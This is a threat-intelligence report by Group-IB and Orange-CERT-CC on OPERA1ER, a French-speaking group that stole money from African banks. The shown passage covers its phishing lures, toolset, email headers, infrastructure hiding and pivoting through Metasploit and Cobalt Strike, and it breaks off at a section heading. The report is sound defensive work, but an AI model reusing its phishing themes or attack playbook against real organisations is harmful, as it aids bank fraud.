



THREAT REPORT

OPERA1ER

Playing god without permission

Disclaimer

Written by:

- Threat Intelligence team, Group-IB
- Orange-CERT-CC team

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

Table of contents

PREFACE AND ACKNOWLEDGMENT	4
INTRODUCTION	5
KEY FINDINGS	7
Synopsis	9
Timeline and Geography of attacks	10
KILL CHAIN	11
Initial access	11
Delivery	13
Pivoting	14
Privilege escalation	15
Persistence	16
Reconnaissance and Credential harvesting	17
Lateral movement	20
Domain administrators	21
Final phase	21
TECHNICAL FOCUS	26
SMB Beacon	26
Autolt Packer	27
INFRASTRUCTURE	31
C&C servers	31
Hosting and infrastructure	32
CONCLUSION	33
RECOMMENDATIONS AND THREAT HUNTING TIPS	34
MITRE ATT&CK®	35
INDICATORS OF COMPROMISE	36
Domains	36
Paths	36
Ngrok Tokens	37
SMTP Message-ID	37
File MD5 hashes	37
Domains registration	41
IPs	46

Preface and acknowledgment

The report is the first complete technical description of tactics, techniques, and procedures (TTPs) of the French-speaking financially motivated threat actor, codenamed OPERA1ER by Group-IB, one of the global cybersecurity leaders.

The report “OPERA1ER. Playing God without permission” takes a deep dive into the recent operations of the prolific cybercrime syndicate that is confirmed to have stolen at least \$11 million since 2019 in 30 targeted attacks with basic toolset. Although African banks were the most frequent victims, highly targeted campaigns have also been observed against many other industry verticals in different geographic regions.

Successful investigation into the attacks of OPERA1ER became possible thanks to a long-standing partnership between Group-IB Threat Intelligence Team and the Orange CERT Coordination Center (Orange-CERT-CC), in-house operational organization responsible for managing IT security incidents of the Orange Group, a multinational telecommunications operator.

During almost three years the security teams involved in the investigation noticed that OPERA1ER upgraded their infrastructure and adapted TTPs to target new victims. Through threat intelligence and resource sharing, Orange-CERT-CC and Group-IB, as trusted cybercrime fighters, have been able to better understand the threat actor’s modus operandi and uncover previously unknown elements of their infrastructure. All findings have been compiled into this document so that the cybersecurity community could better track OPERA1ER’s activity and prevent their attacks in the future. The recommendations are also available in the report to help organizations avoid damage from OPERA1ER’s attacks.

We express our appreciation to Tom Ueltschi (@c_APT_ure) from Swiss Post CERT, CERT Société Générale, Pedro Deryckere from the Centre for Cybersecurity Belgium, and Internet Hosting Center (ihc.ru).

The report was written a year ago in 2021. Unfortunately, due to reasons outside of our control, we were not allowed to publish it earlier. While minor there are updated IOCs that can be found on [Group-IB’s blog](#). The changes are small and don’t impact the overall findings.

Introduction

In 2019, the Orange-CERT-CC (CERT Orange) Team detected a massive phishing campaign targeting banks and financial organizations in Africa and was asked to help manage a number of IT security incidents for an organization in Africa, which reported suspicious banking transactions during a weekend. During the investigation security analysts quickly confirmed abnormal transactions that led to money being withdrawn from ATM machines. The analysts linked this attack with the same actor, which was responsible for the phishing campaign and reconstructed the incident timeline.

CERT team started to retrieve forensics images and support the financial organization's own security team in handling the incident. Further examination revealed that this organization's internal infrastructure had been compromised to make the withdrawals. The cybercriminals took control of the computers of payment gateway operators.

Further analysis revealed that the attacks most likely started with spear phishing emails carrying Remote Access Trojans (RATs) and other tools such as password sniffers and dumpers. The stolen credentials were used to gain administrator privileges to the domain controllers and the banking back-office systems.

At the same time, another company reported that they had most likely been targeted by the same threat actor by May 2019 as the TTPs, observed during the attack, were almost identical. After these incidents, the security of affected systems was reported to have been reinforced. The threat actor was observed making other attempts to gain control of banking back-office systems of the affected organizations during the summer of 2019, after which the malicious activity appeared to slow down.

Forensic examination by security teams established that, despite the measures taken, later in 2019, the attackers had found a way to get back into some systems of the affected organization and tried to make fraudulent operations using that same banking back-office system again, but failed. CERT Orange uncovered valuable findings, such as previously unknown adversary-controlled Command and Control server (C&C) domains and IP addresses.

Another round of incidents, involving the same threat actor targeting other organizations across Africa during 2020, demonstrated that the attackers were expanding their footprint. The same TTPs were observed in the attacks on companies in different countries. After examining all known TTPs, the CERT observed a pattern: the threat actor tailored the attacks to target specific teams within the attacked organizations. In May 2020, CERT reached out to Group-IB Threat Intelligence Team with the request to help complete the investigation and get a better overview of the attacks without knowing that Group-IB separately had been tracking this malicious activity since H2 2019.

Initially, when analyzing this threat actor, Group-IB Threat Intelligence Team divided the attackers into two different subgroups located in Africa. After receiving all known IP addresses, domain names and samples from CERT Orange, obtained during the initial incident response (IR), it became clear they were one French-speaking financially motivated hacker group. Group-IB researchers codenamed the gang OPERA1ER after an email account frequently used by the gang to register their domains.

Earlier campaigns of OPERA1ER were tracked by Tom Ueltschi from the Swiss Post under the name DESKTOP-group. In October 2020, the Society for Worldwide Interbank Financial Telecommunication (SWIFT) also gave the collective a name — Common Raven.

During the investigation Group-IB researchers were able to discover three backends of the OPERA1ER's infrastructure used to manage the attacks in Africa. Thanks to a distinct malware deployment scheme Group-IB was able to identify at least 30 attacks carried out by OPERA1ER between 2019 and 2021. In all these attacks, the group successfully compromised payment and internet banking systems. In at least two banks, OPERA1ER was able to get access to SWIFT messaging interface, used to communicate the details of financial transactions.

With the basic “off-the-shelf” toolkit OPERA1ER is confirmed to have stolen at least \$11 million since 2019. But the actual amount of theft is believed to be higher than \$30 million, as some of the compromised companies did not confirm the fact of money loss.

Based on the information obtained during incident response engagements and threat intelligence activity this report describes for the very first time OPERA1ER's complete TTPs, information about the most up-to-date tools used by the gang, as well as the kill chain.

At the end of this report, the cybersecurity teams can find the tools to attribute the attacks and to track the infrastructure of the threat actor. This report contains hunting tricks and Indicators of Compromise (IoCs) which can be used to prevent OPERA1ER's attacks and take proactive measures to defend the perimeter. Additional information is available upon request from Group-IB or CERT Orange.

Key findings

Name	OPERA1ER (aka DESKTOP-GROUP, Common Raven, NXSMS)
Motivation	Financial, exfiltration of documentation for further use in spear phishing
Targeted systems	Payment gateways, SWIFT messaging interface (presumably Alliance Access)
Activity	<ul style="list-style-type: none"> • 2016 — present • The oldest domain registered to the group, helpdesk-security[.]org, was created in 2016.
Number of attacks	More than 30 successful attacks could have been carried out since 2019
Geography of attacks	Ivory Coast, Mali, Burkina Faso, Cameroon, Bangladesh, Gabon, Niger, Nigeria, Paraguay, Senegal, Sierra Leone, Uganda, Togo, Argentina.
Victims	Financial service, banks, mobile banking service, and telecom companies
Damages due to theft	<ul style="list-style-type: none"> • Confirmed: \$11 million since 2019. • Approximate amount of theft is believed to be more than \$30 million.
Language	<ul style="list-style-type: none"> • Primary: French • Their English is quite poor and so is their Russian.
Initial vector	<ul style="list-style-type: none"> • Spear phishing. • Target list is created very precisely to attack a specific team in a targeted organization.
Time spent from initial access to impact	From 3 to 12 months from initial intrusion to withdraw money from ATMs.


Arsenal

- OPERA1ER do not utilize unique tools.
- The entire arsenal is based on open-source programs and trojans, or free published RATs that can be found on the darkweb.
- Malware: Houdini, H-worm, QNodeJS, Adwind, Nanocore, Netwire, Metasploit Meterpreter, CobaltStrike beacon, Mimikatz, PowerSploit, BloodHound, bitrat, 888_rat, WSHRAT, Erebus (LPE), COMahawk, Sherlock, AgentTesla, Remcos, Neutrino, BlackNET, Venom RAT.
- With help of bitrat, 888_rat, VenomRAT, BlackNET, NanoCore or common RDP OPERA1ER made fraudulent transactions and later withdrew money from ATMs.
- Tools in use: ngrok, psexec, RDPWrap, nssm, anydesk, Revealer Keylogger, Nirsoft Remote Desktop PassView, Advanced IP Scanner, AdExplorer, SharpWeb.

Specifics

- OPERA1ER often operates during weekends and public holidays
 - OPERA1ER tries to use enterprise remote-VPN when available
 - OPERA1ER uses both Metasploit and Cobalt Strike deployed on one server
 - OPERA1ER deploys Metasploit server inside the compromised infrastructure
 - To hide the address of a backend, OPERA1ER uses DynDNS services (duckdns[.]org, ddns[.]net, zapto[.]org, hopto[.]org, no-ip[.]org) and proxy layers based on mobile Internet.
 - To hide the infrastructure, they use VPN services like Frooty VPN, Azire VPN, Cloudflare. They have also been observed using a large number of mobile internet IP address ranges, most being located in Ivory Coast.
 - In at least two banks OPERA1ER got access to SWIFT messaging interface (presumably Alliance Access). In one incident, the hackers obtained access to an SMS server which could be used to bypass anti-fraud or to cash out money via payment systems or mobile banking systems. In another incident, OPERA1ER used an antivirus update server which was deployed in the infrastructure as a pivoting point.
-


Synopsis



Timeline and Geography of attacks

🌐 for intrusions into IT systems
 💰 for fraud operations

2018
 2019
 2020
 2021



Findings from different investigation cases have been compiled here to provide a timeline of events that could be related to OPERA1ER's activity.

The cases depicted without the 🌐 symbol were obtained by Group-IB's passive monitoring of infrastructure. Not all warned organizations confirmed that they had money stolen from them. However, according to other sources the attacker successfully stole money via SWIFT (moderate confidence) and payment systems (high confidence).

Some incidents on the timeline actually belong to the same organization, as they were targeted more than once by the attacker. At least 15 different victims, whose infrastructure got hacked, have been identified to date.

2018	J	F	M	A	M	J	J	A	S	O	N	D	J
Ivory Coast					🌐								🌐
Mali													💰
2019	J	F	M	A	M	J	J	A	S	O	N	D	J
Burkina Faso													🌐
Cameroon										💰			
Ivory Coast		🌐			🌐💰	🌐💰	🌐					🌐💰	
2020	J	F	M	A	M	J	J	A	S	O	N	D	J
Bangladesh					🌐								
Cameroon				🌐									
Gabon					🌐								
Ivory Coast				🌐	🌐								
Mali					🌐								
Niger								💰					
Paraguay			🌐										
Senegal						🌐💰							
Sierra Leone								🌐			🌐		
Togo					🌐								
Uganda										🌐💰			
2021	J	F	M	A	M	J	J	A	S	O	N	D	J
Argentina				🌐									
Nigeria						🌐							

Kill chain

Initial access


As is the case with many threat actors campaigns, initial access of the targeted organizations began with spear phishing emails.

In addition to popular malicious topics like fake invoice or postal delivery notification, we observed many cases of topics linked to the targeted sector like: notification from government tax office, hiring offers from BCEAO (The Central Bank of West African States) or specific topics linked to digital money sector.

Mail subjects used during phishing campaigns observed in H1 2020:


- “Cotisation CNPS important”
- “Portail e-Impots FACTURE”
- “Direction Générale des Impôts”
- “AVIS DE RECHERCHE PAR LA BCEAO /BCEAO RESEARCH NOTICE !!!”
- “Note de service GIMAC”
- “la BAD recrute”
- “Swift MT103”
- “la banque africaine de développement recrute”
- “la BAD recrute le document a nouveau disponible”

Here is a sample of spear phishing emails using a very specific topic linked to “GIMAC service” (Interbank Monetic Group of Central Africa) which was at this moment (April 2020) just launched in several targeted countries and offers the ability to transfer digital money between mobile operators and banks.



Phishing email with a link to Google.Drive

Furthermore this email targeted only 18 users in the same country all linked to financial services associated with the topic and some VIPs.



Phishing email with a link to malicious domain

Attachment file names:

- FACTURE_COTISATION_CNPS.zip
- BECAO.zip
- e-Impots FACTURE.zip
- Note de service GIMAC.zip
- Fiche de poste.zip
- NOTE DE SERVICE 17-2020 .pdf.zip
- SWIFT-103.pdf.zip

In 2021 OPERA1ER changed arsenal RATs to: Neutrino, BlackNET, bitrat and 888_rat, Venom RAT.

Most of the emails were written in French, however researchers also reported emails written in English.

The emails contain links to Google Drive, Discord servers, compromised legitimate websites and malicious servers, which belong to the TA. Some of the observed emails contained as attachment ZIP archives.

OPERA1ER leveraged multiple families of well-known malware payloads to gain initial access. We were able to observe the following payload families through campaigns in 2019 and 2020: NanoCore, H-Worm (Houdini Worm), WSH Rat, Remcos, Adwind or QNodeJS.

It seems that NanoCore and H-Worm were mostly used until 2019 and were replaced gradually in 2020 by other observed families.

Payloads are delivered to the victim by attachment or download in phishing mail previously described. In most of the cases it is a ZIP archive with a relevant filename which contains a VBS (Visual Basic Script), JAR or SCR file with the same filename but different extension.


Delivery

One of the most interesting things about delivery of those phishing emails is the commonalities between Message-ID in email headers. As noticed by Tom Ueltschi from the Swiss Post in his study about DESKTOPGroup, this threat actor seems to use Windows hosts – probable always the same virtual machines - with default hostname for sending phishing emails like: DESKTOP-8652N1S or DESKTOP-7U3H8EU.

```

Date: Wed, 6 May 2020 10:19:26 +0200
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=16291401700.0CCF3FC.11765
Content-Transfer-Encoding: 7bit
Subject: =?iso-8859-1?Q?la_banque_africaine_de_d=E9veloppement_recrute?=
From: "Line Appiah" <line@rmo-jobcenter.org>
Sender: line@rmo-jobcenter.org

```



```

cipher ECDHE-RSA-AES256-GCM-SHA384 (256/256 bits)) (No client certificate
requested) by relais-i with ESMTPS id
49H8dX4Dhgz4wVt for < with ESMTPS id
+0200 (CEST)
Received: from DESKTOP8652N1Shome (unknown) by ismtpd0001p1lon1.sendgrid.net
(SG) with ESMTSP id MnKrwuNP1Hwz5F_99xBj0A for < >;
Wed, 06 May 2020 08:19:25.836 +0000 (UTC)
Received: by filterdrecv-pliad2-asgard1-688d55b576-wdvbk with SMTP id
filterdrecv-pliad2-asgard1-688d55b576-wdvbk-17-5EB2730E-1D 2020-05-06
08:19:26.40996464 +0000 UTC m=+138987.072038560
Received: from opzinddimail1.si. with ESMTSP id B
DDEI (Postfix) with ESMTSP id B >;
Wed, 6 May 2020 10:40:20 +0200 (CEST)
Reply-To: <line@rmo-jobcenter.org>
X-Mailer: Microsoft Outlook 14.0
Thread-Index: AQHHa/UJT8UPFEqKZX0XoibM1PgMRgMYLW5NAhqDkWsDhosqEwFQA7fY
X-Header: INET-IN
X-PerLmx-Spam: Gauge=IIIIIIII, Probability=8%
x-ms-exchange-organization-originalclientipaddress: 172.27.45.25
x-ms-exchange-organization-originalserveripaddress: ::1

```

Email headers of a phishing email


Those hostnames could be tracked over different campaigns and we also observed that the same servers are used by the attacker for hosting their C2 and toolset to exploit targets. During the incident response on compromised networks these hostnames were observed in Windows Event Logs records when a threat actor tried to move laterally.

We also noticed an extensive use of SendGrid (<https://sendgrid.com/>) and compromised mail infrastructure like mail.groupechaka.com. This infrastructure was used by this threat actor since Q1 2020 at least and still being used as of today.

Pivoting

Once an initial RAT is deployed, operators analyze compromised machines. When a machine of interest is infected, Metasploit Meterpreter or Cobalt Strike Beacon is downloaded and launched.

It is interesting that OPERA1ER uses both frameworks during the lateral movement phase. Moreover the control is reverted to and from the two frameworks. In at least two incidents in different banks the attacker deployed Metasploit server inside compromised infrastructure. And it was used to attack other banks and organizations:



SSL certificate

- └ Certificate:
 - └ Data:
 - └ Version: 3 (0x2)
 - └ Serial number:
 - └ 1a:a6:01:55:15: [REDACTED]:a8:0f:e8:08:06:55
 - └ Signature Algorithm: sha1WithRSAEncryption
 - └ Issuer: CN=SUNFTP.senegal.[REDACTED]
 - └ Validity
 - └ Not Before: Nov 13 08:14:54 2020 GMT
 - └ Not After: May 15 08:14:54 2021 GMT
 - └ Subject: CN=SUNFTP.senegal.[REDACTED]
 - └ Subject Public Key Info:
 - └ Public Key Algorithm: rsaEncryption
 - └ Public-Key: (2048 bit)
 - └ Modulus:
 - └ 00:ad:a2:87:7c:3d:21:bb:2f:f7:60:bc:fc:53:05

FTP server with Metasploit server deployed on it in a bank (by Shodan)

```

3790
tcp
https-simple-new

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 25 Nov 2020 06:07:32 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Strict-Transport-Security: max-age=631138519
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'self'; connect-src 'self' https://dev.metasploit.com; font-src 'self'; frame-src 'self'; img-src 'self' data:; media-src 'self'; object-src 'self'; script-src 'self' 'unsafe-eval' 'eval' 'unsafe-inline' 'inline'; style-src 'self' 'unsafe-inline' 'inline';
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
ETag: W/"38a4e2ff60bea38de001f2392324e053"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _ui_session=TU1zdDNqUnE2a1V3dzdcaLdxS2VqZDFlcWprZHBmK044RHA1aXhubmVlbGVDRXdGRUVVMDJ2d3V0Y243U2g4c3Qva05JW183NEZZ0wRxeKlnt0l0VjZnMXVmekMwGdMZ3YwWkts0UhgMTdtchHPZjRtV09ubExJN0Y0ZFRveWcvaHJnOGJicjhh0bjNtaEZkZkE4c2l3PT0tLS5s5k2pUMWU4Y1hEcYtjNmFmbG82U2c9PQ%3D%3D---c1465b16cccb70273437f1aef9127cecaec55c8; path=/; HttpOnly
X-Request-Id: cd03d999-bc83-48de-aa50-7ff9c13913d4
X-Runtime: 0.006024

SSL Certificate
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 255044399 (0xf33ab2f)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=US, ST=TX, L=Austin, O=Rapid7, CN=MetasploitSelfSignedCA

```

Metasploit certificate on the FTP in a bank (by Shodan)

In at least one organization the criminals used an antivirus update server deployed in compromised infrastructure for pivoting.

Privilege escalation

